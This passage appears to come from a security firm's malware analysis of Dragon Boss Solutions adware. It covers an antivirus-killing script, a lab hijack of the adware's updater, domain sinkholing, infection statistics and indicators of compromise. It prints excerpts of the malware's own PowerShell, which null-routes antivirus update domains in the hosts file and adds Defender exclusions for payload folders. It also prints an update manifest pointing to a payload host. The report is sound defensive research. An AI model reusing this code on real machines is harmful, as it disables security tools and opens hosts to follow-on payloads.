Figure 15: AV domain list embedded in `!_StringData/ClockRemoval.ps1`

The `Invoke-MbRemovalAvHostsBlock` function writes these domains to the host's file, redirecting them to 0.0.0.0. The block is wrapped in markers for easy management:

```

1 reference
2553 function Build-MbRemovalAvHostsBlockLines {
2554     param([string[]]$Hostnames, [string]$TargetIp, [string]$TargetDescription)
2555     $sorted = [string[]]@($Hostnames | Sort-Object -Unique)
2556     $markerBegin = '# BEGIN AV-UPDATE-BLOCK-v1 (ClockRemoval.ps1)'
2557     $markerEnd = '# END AV-UPDATE-BLOCK-v1'
2558     $out = [System.Collections.Generic.List[string]]::new()
2559     $out.Add($markerBegin)
2560     $out.Add('# Managed block: ClockRemoval.ps1 -AvHostsBlockRevert / -AvHostsBlockApply')
2561     $out.Add("# Redirect target: $TargetDescription")
2562     foreach ($h in $sorted) {
2563         $out.Add("$TargetIp $h")
2564     }
2565     $out.Add($markerEnd)
2566     return [string[]]$out.ToArray()
2567 }
2568

```

Figure 16: Function `Invoke-MbRemovalAvHostsBlock` in `!_StringData/ClockRemoval.ps1`

The modified host file would look like:

```
# BEGIN AV-UPDATE-BLOCK-v1 (ClockRemoval.ps1)
```

```
# Managed block: ClockRemoval.ps1 -AvHostsBlockRevert / -AvHostsBlockApply
```

```
# Redirect target: 0.0.0.0 (null-route)
```

```
0.0.0.0 data.service.malwarebytes.com
```

```
0.0.0.0 downloads.malwarebytes.com
```

```
0.0.0.0 activation-v2.kaspersky.com
```

```
...
```

```
# END AV-UPDATE-BLOCK-v1
```

Windows Defender exclusions

A separate embedded script adds Windows Defender exclusions for directories that will contain the adware's payloads:

```
1  <#
2  .SYNOPSIS
3  |   Adds Windows Defender exclusion paths so Defender does not scan, detect, or remove
4  |   files under Google, Microsoft Edge, Chromnius, and related AppData folders.
5  #>
6  $ErrorActionPreference = 'Stop'
7  5 references
8  function Write-Log { param($msg, $color = 'White') Write-Host "[$(Get-Date -Format 'yyyy-MM-dd HH:mm:ss')] $msg" $color
9  Write-Log "=== Starting Windows Defender Exclusion Setup ===" "Cyan"
10 $paths = [System.Collections.ArrayList]@()
11
12 # Program Files
13 Write-Log "Collecting paths to exclude..." "Cyan"
14 $paths.Add("$env:ProgramFiles\Google") | Out-Null
15 Write-Log "  Added: $env:ProgramFiles\Google" "Gray"
16 $paths.Add("${env:ProgramFiles(x86)}\Google") | Out-Null
17 Write-Log "  Added: ${env:ProgramFiles(x86)}\Google" "Gray"
18
19 # AppData\Local\Google for all user profiles (no duplicates)
20 $seen = @{}
21 $paths.Add("$env:LOCALAPPDATA\Google") | Out-Null
22 Write-Log "  Added: $env:LOCALAPPDATA\Google" "Gray"
23 $seen["$env:LOCALAPPDATA\Google"] = $true
```

Figure 17: Portion of additional script from !_StringData to add Defender exclusions

The script checks if the exclusion paths already exist in Defender's configuration and only adds new ones that aren't duplicates. It also checks if user profile folders actually exist on disk before trying to exclude them. The exclusions it attempts to add are:

Category	Path
Program Files - Google	%ProgramFiles%\Google
Program Files - Google	%ProgramFiles(x86)%\Google
Program Files - Edge	%ProgramFiles%\Microsoft\Edge\Application
Program Files - Edge	%ProgramFiles(x86)%\Microsoft\Edge\Application

User AppData - Google	%LOCALAPPDATA%\Google
User AppData - Edge	%LOCALAPPDATA%\Microsoft\Edge
User AppData - Malware	%LOCALAPPDATA%\DGoogle
User AppData - Malware	%LOCALAPPDATA%\EMicrosoft
User AppData - Malware	%LOCALAPPDATA%\DDapps
ProgramData - PUP	%ProgramData%\Chromnius
ProgramData - PUP	%ProgramData%\ChromniusEdge

DGoogle, EMicrosoft, and DDapps don't correspond to legitimate software. These appear to be staging directories for follow-on payloads, excluded from Defender scanning before they even exist.

Selective cleanup

Once Invoke-MbRemovalPersistenceTeardownIfAvClean confirms AV removal is complete, the script tears down most of its scheduled tasks via Remove-OurScheduledTasks. However, it permanently retains:

- The boot task
- WMI event subscriptions

This ensures the endpoint remains "protected" against AV reinstallation indefinitely.

Outcome

Looking at our example host, we see it successfully nuked "ESET Security" with it no longer being present, along with the exclusions that were added.

Security Products			
ANTIVIRUS PRODUCTS			
Product	Present	Reporting Exe	Product Exe
ESET Security	NO	C:\Program Files\ESET\ESET Security\ekrn.exe	C:\Program Files\ESET\ESET Security\ecmds.exe
OpenText™ Core Endpoint Protection	YES	C:\Program Files (x86)\Webroot\WRSa.exe	C:\Program Files (x86)\Webroot\WRSa.exe
OpenText™ Core Endpoint Protection	YES	C:\Program Files (x86)\Webroot\WRSa.exe	C:\Program Files (x86)\Webroot\WRSa.exe
Webroot SecureAnywhere	YES	C:\Program Files (x86)\Webroot\WRSa.exe	C:\Program Files (x86)\Webroot\WRSa.exe
Windows Defender	YES	%ProgramFiles%\Windows Defender\MsMpeng.exe	windowsdefender://
Webroot SecureAnywhere	YES	C:\Program Files (x86)\Webroot\WRSa.exe	C:\Program Files (x86)\Webroot\WRSa.exe
Webroot SecureAnywhere	YES	C:\Program Files (x86)\Webroot\WRSa.exe	C:\Program Files (x86)\Webroot\WRSa.exe
WINDOWS DEFENDER EXCLUSIONS			
Type	Exclusion		
Path	[REDACTED]		
Path	C:\Program Files (x86)\Google		
Path	C:\Program Files (x86)\Microsoft\Edge\Application		
Path	C:\Program Files\Google		
Path	C:\Program Files\Microsoft\Edge\Application		
Path	C:\ProgramData\Chromium		
Path	C:\ProgramData\ChromiumEdge		
Path	C:\Users\User A\AppData\Local\ODapps		
Path	C:\Users\User A\AppData\Local\OGoogle		
Path	C:\Users\User A\AppData\Local\EMicrosoft		
Path	C:\Users\User A\AppData\Local\Google		
Path	C:\Users\User A\AppData\Local\Microsoft\Edge		
Path	C:\Users\loadmin\AppData\Local\Google		
Path	C:\Users\loadmin\AppData\Local\Microsoft\Edge		

Figure 18: Installed security products on infected host

The threat actor: Dragon Boss Solutions LLC

According to CrunchBase, Dragon Boss Solutions “engages in research to find the best Search Monetization Solutions for Browser Extensions, Software and Desktop Applications” and is located in Sharjah, United Arab Emirates.


[Resources](#)
[Advanced Search](#)



Dragon Boss Solutions LLC
Growth Score 6 ↑
CB Rank 319369 ↑
Heat Score 77 ↑

Dragon Boss Solutions LLC engages in research to find the best Search Monetization Solutions for Browser Extensions, Software.

Private
Sharjah, Sharjah, United Arab Emirates
51-100
www.dragonboss.com/

Figure 19: CrunchBase listing for “Dragon Boss Solutions”

Although their website is currently offline, there are previous scans available that show a different location.



Contact Dragon Boss Solutions

Thanks for your interest in Dragon Boss Solutions.

**Location:**

House of Francis, Ile Du Port, Mahe
Seychelles

**Email:**

support@dragonboss.com



Figure 20: URLScan.io listing for [www.dragonboss\[.\]com/contact/](http://www.dragonboss[.]com/contact/)

Historically, their signature has been tracked as adware by AV companies. Detections list **DragonBoss** and **Chromnius**, and it is widely categorized as a PUP with browser hijacking functionality.

Looking into **Chromnius** we can find an old website that they use to distribute their PUP through, although now it redirects to a malware removal guide.

Fast & Smart Web browser

Chromnius the browser for everyone

Results by Microsoft Bing

DOWNLOAD CHROMNIUS 

By clicking "Download Chromnius", I accept and agree to installing Chromnius browser and setting to that provided by the service and the [Terms of Service](#) and [Privacy Policy](#).

The browser will update your search settings and will change your default search provider to Microsoft Bing.




Figure 21: [URLScan.io](https://urlscan.io) listing for www.chromnius.com

Modified Chrome binaries

Searching across our environment, we observed the Dragon Boss Solutions code signing certificate on modified Chrome.exe binaries executing with a notable command-line flag:

```
"C:\Program Files\Google\Chrome\Application\chrome.exe" --simulate-outdated-no-au="01 Jan 2199"
```

This flag disables Chrome's auto-update mechanism entirely, locking users into a potentially vulnerable, modified browser version. These binaries have positive detections on [VirusTotal](https://www.virustotal.com).




Figure 22: VT listing for modified Chrome Binary

So what did Huntress do?

That unregistered domain concerned us to say the least. With SYSTEM level code execution possible and AV already disabled on affected hosts, it represented a genuine risk from anyone willing to spend a few dollars on a domain registration.

Our first step was to understand exactly how this update mechanism behaved. We extracted the updater executable and configuration file (ChromsteraUpdater.ini) from an infected host and moved it into a controlled lab environment, with the goal of demonstrating the attack chain and confirming that the unregistered domain was actually being used in the wild.

Lab validation

Setting up the test environment required recreating the infection conditions in a safe environment. We copied the Dragon Boss Solutions binary and its configuration to a Windows VM, modifying the update URLs to strip the TLS requirement as a bare functional proof-of-concept. TLS was later

introduced to validate the required signing conditions. All configured domains were intercepted by local DNS resolvers and pointed towards lab tooling.

We recreated the malicious update package by feeding a simple PowerShell payload (in this case, launching calc.exe) into an MSI bundle that would be accepted by the Windows Installer Service. The resulting MSI was renamed to match the expected filename format (ldk4945jfds.gif) and placed in the staging directory. An updates.txt file was crafted to mirror the legitimate Dragon Boss update manifest, pointing to our malicious payload.

```
;aiu;

[Update]
Name = GeneralAIFramework
ProductVersion = 1.0.0.0
URL = https://dl.isready26.online/image/ldk4945jfds.gif
Size = 4163072
ServerFileName = Setup.msi
Flags = NoCache|NoRedetect
RegistryKey = HKLM\Software\GeneralAIFrameworkSolutions\GeneralAIFramework\Version
ProductVersion = 1.0.0.0
```

Figure 23: Update pointed to [https://dl.isready26\[.\]online/image/ldk4945jfds.gif](https://dl.isready26[.]online/image/ldk4945jfds.gif)

To trigger the update, we registered a scheduled task matching the persistence mechanism observed on victim hosts, running ChromsteraUpdater.exe with elevated privileges, as per the conditions on each infected host. When executed, the updater immediately reached out to our controlled server, downloaded the fake "update," and silently installed it without any user interaction. These elevated levels of persistence ensured there would be no UAC or alarms related to the installation of an unsigned MSI package.




Figure 24: Hijacking the update URL in a lab environment

The test confirmed what we suspected; the update mechanism was fully functional, completely silent, and would execute any payload we provided. If an attacker registered that unregistered domain, they would inherit this exact capability across every infected host.

Notable nuances presented themselves, in that when the C2 channel was TLS protected (HTTPS) the website needed to be signed by a trusted CA; self signing did not work. Furthermore, the size of the distributed MSI needed to match a configured payload. If either of these conditions were overlooked, then the payload would fail to execute and the infected device would present an error to the user.

Real-world confirmation

To verify this wasn't just a lab curiosity, Huntress registered “chromsterabrowser[.]com” and “worldwidewebframework3[.]com” before anyone else could. We stood up monitoring infrastructure and pointed DNS records to a sinkhole, then watched to see if any infected hosts would reach out.

They did. Immediately.

Over a 24-hour observation period, we captured connection attempts from infected endpoints, all running Dragon Boss Solutions software and reaching out to our newly registered domain. These were real systems in production environments, already compromised, already running with disabled antivirus protection, and now attempting to download whatever we serve them. Fortunately, Huntress found it first, so all these requests are simply getting sinkholed.

Statistics

Over the 24-hour monitoring period, our sinkhole infrastructure captured the following statistics from infected hosts attempting to download updates from the unregistered domain.

Total unique hosts

23,565 unique IP addresses connected to the sinkhole during the 24-hour observation period, representing active infections attempting to communicate with the malicious infrastructure.

Geographic distribution

The infected hosts spanned multiple countries, with infections detected all around the globe:




Figure 25: Heatmap of unique IP address locations

The infected hosts spanned 124 countries across all continents, with the following top regions by infection count:

- **United States** - 12,697 hosts (53.9%)
- **France** - 2,803 hosts (11.9%)
- **Canada** - 2,380 hosts (10.1%)
- **United Kingdom** - 2,223 hosts (9.4%)
- **Germany** - 2,045 hosts (8.7%)

High-value target analysis

In a particularly concerning finding, based on the IP addresses observed, we identified 324 infections within high-value target networks, including:

- 221 Universities and Colleges - Academic institutions across North America, Europe, and Asia
- 41 Operational Technology networks - Electric utilities, power cooperatives, transport networks, and critical infrastructure providers
- 35 Government entities - Municipal governments, state agencies, and public utilities
- 24 Primary and secondary educational institutions

- 3 Healthcare organizations - Hospital systems and healthcare providers
- Additionally, infections were observed within networks of multiple Fortune 500 companies

These high-value targets represent approximately 1.4% of all observed infections but pose a significantly elevated risk due to the sensitive nature of their operations and data.

Conclusion

What began as an adware alert turned out to be something far more deliberate. Dragon Boss Solutions' browser-hijacking PUP is signed with a legitimate code-signing certificate, hides behind a trusted update mechanism, and silently deploys a sophisticated AV killer. The payload, ClockRemoval.ps1, does not just disable security tools: it blocks their update domains, strips their registry entries, poisons the host's file, carves out Defender exclusions for future payloads, and ensures persistence on every reboot through WMI event subscriptions and scheduled tasks. This is not adware getting aggressive. It is adware with an evolving playbook, blurring the lines with traditional threats.

The broader concern is that the domain baked into the update configuration was available for the taking before we registered it. Anyone who registered the domain chromsterabrowser[.]com would have gained the ability to push arbitrary payloads to every host running this variant of the software, no exploitation required. The infrastructure was already built and waiting, with AV already disabled at that.

This is a good lesson in the risks hiding inside PUPs. While PUPs are often dismissed as an annoyance or noise, in this case we treated these detections as a priority incident rather than routine adware cleanup. Go and hunt in your environment for the WMI artifacts and scheduled tasks outlined above, or just anything with a "Dragon Boss Solutions" signature. PUPs have long occupied a grey area in security. This campaign is a reminder that grey can turn dark very quickly.

Detection

- Hunt for WMI event subscriptions containing "MbRemoval" or "MbSetup" in the consumer name
- Monitor for scheduled tasks referencing WMILoad directories or ClockRemoval
- Alert on processes signed by Dragon Boss Solutions LLC
- Review Windows "hosts" files for blocks against AV vendor domains
- Check Defender exclusions for suspicious paths like DGoogle, EMicrosoft, or DDapps

Indicators of Compromise

File hashes (SHA256)

Hash	Description
909539d3ef8dedc3be56381256713fa5545cc7fd3d3d0e0428f7efb94a7e71cb	Initial Loader/Updater
40ac30ce1e88c47f317700cc4b5aa0a510f98c89e11c32265971564930418372	Setup.msi
26ddd0712a101b27b018658b4072ad56bb4083026c797b0345b2cce43862fc83	!_StringData payload
feb13087c43406da7f2cea26b003a9b93db0e6b544b10bd57342d5dbbb18ba02	ClockRemoval.ps1 (Manually reconstructed)
da6aba50f9908f5f29d877dfaaca1ef6e03d597bb7b52bd294b4ec644fe7e6c0	ClockRemoval-WmiBoot.ps1

Network indicators

Domain	Status
worldwidewebuniverse3[.]com	C2 - Active
worldwidewebframework3[.]com	C2 - Sinkholed
worldwidewebframework2[.]com	C2 - Active
artificialupdates[.]com	C2 - Active
dragonstraffic[.]com	C2 - Active

Domain	Status
updaterituals[.]com	C2 - Active
chromsterabrowser[.]com	C2 - Sinkholed
chromsteraupdates[.]com	C2 - Active
isready26[.]online	Payload

File system artifacts

Path	Description
C:\Program Files (x86)\World Wide Solutions\World Wide Web\	Installation directory
C:\Program Files (x86)\World Wide Solutions\World Wide Debug\	Installation directory
C:\Program Files (x86)\WinSupportSixSolutions\WinSupportSix\	Installation directory
C:\Program Files (x86)\WinSupportFiveSolutions\WinSupportFive\	Installation directory
C:\Program Files (x86)\WinSupportNineSolutions\WinSupportNine\	Installation directory
C:\Program Files (x86)\WaveTownFiveWorkstation\WaveTownFive\	Installation directory
C:\Program Files (x86)\FutureSpaceThreeSolutions\FutureSpaceThree\	Installation directory
C:\Program Files (x86)\Web Genius Solutions\Web Genius\	Installation directory
C:\Program Files (x86)\TableBoatNineWorkstation\TableBoatNine\	Installation directory
C:\Program Files (x86)\TableBoatTwoWorkstation\TableBoatTwo\	Installation directory

C:\Program Files (x86)\TableBoatThreeWorkstation\TableBoatThree\	Installation directory
C:\Program Files (x86)\SistemaTownOneWorkstation\SistemaTownOne\	Installation directory
C:\Program Files (x86)\SistemaTownThreeWorkstation\SistemaTownThree\	Installation directory
C:\Program Files (x86)\RaceCarTwoolutions\RaceCarTwo\	Installation directory
C:\Program Files (x86)\ProductSetupTwoSolutions\ProductSetupTwo\	Installation directory
C:\Program Files (x86)\WinDefenseThreeSolutions\WinDefenseThree\	Installation directory
C:\Program Files (x86)\WinDefenseFiveSolutions\WinDefenseFive\	Installation directory
C:\Program Files (x86)\Chromstera Browser\	Installation directory
C:\Program Files (x86)\Local World Solutions12\Local World Service12\	Installation directory
C:\Program Files (x86)\Local Net Solutions17\Local Net Service17\	Installation directory
C:\Program Files (x86)\Local Net Solutions19\Local Net Service19\	Installation directory
C:\Program Files (x86)\LocalNetSolutionsEight40\LocalNetServiceEight40\	Installation directory
C:\Program Files (x86)\GeneralAISupport1Solutions\GeneralAISupport1\	Installation directory
C:\ProgramData\World Wide Solutions\World Wide Web\updates\	Update staging directory
%SystemRoot%\System32\config\systemprofile\AppData\Local\WMILoad\	Payload location

Code signing

Attribute	Value
Subject Name	Dragon Boss Solutions LLC

WMI artifacts

Subscription Name	Type
MbRemovalMbSetupKillConsumer	Event Consumer
MbRemovalMbSetupKillConsumerTrace	Event Consumer

Scheduled tasks

Task Name	Type
ClockSetupWmiAtBoot	Boot Task
DisableClockServicesFirst	Startup Task
DisableClockAtStartup	Startup Task
RemoveClockAtLogon	Logon Task
RemoveClockPeriodic	Recurring Task - 30 minutes

Defender exclusion paths

Path
%LOCALAPPDATA%\DGoogle
%LOCALAPPDATA%\EMicrosoft
%LOCALAPPDATA%\DDapps
%ProgramData%\Chromnius
%ProgramData%\ChromniusEdge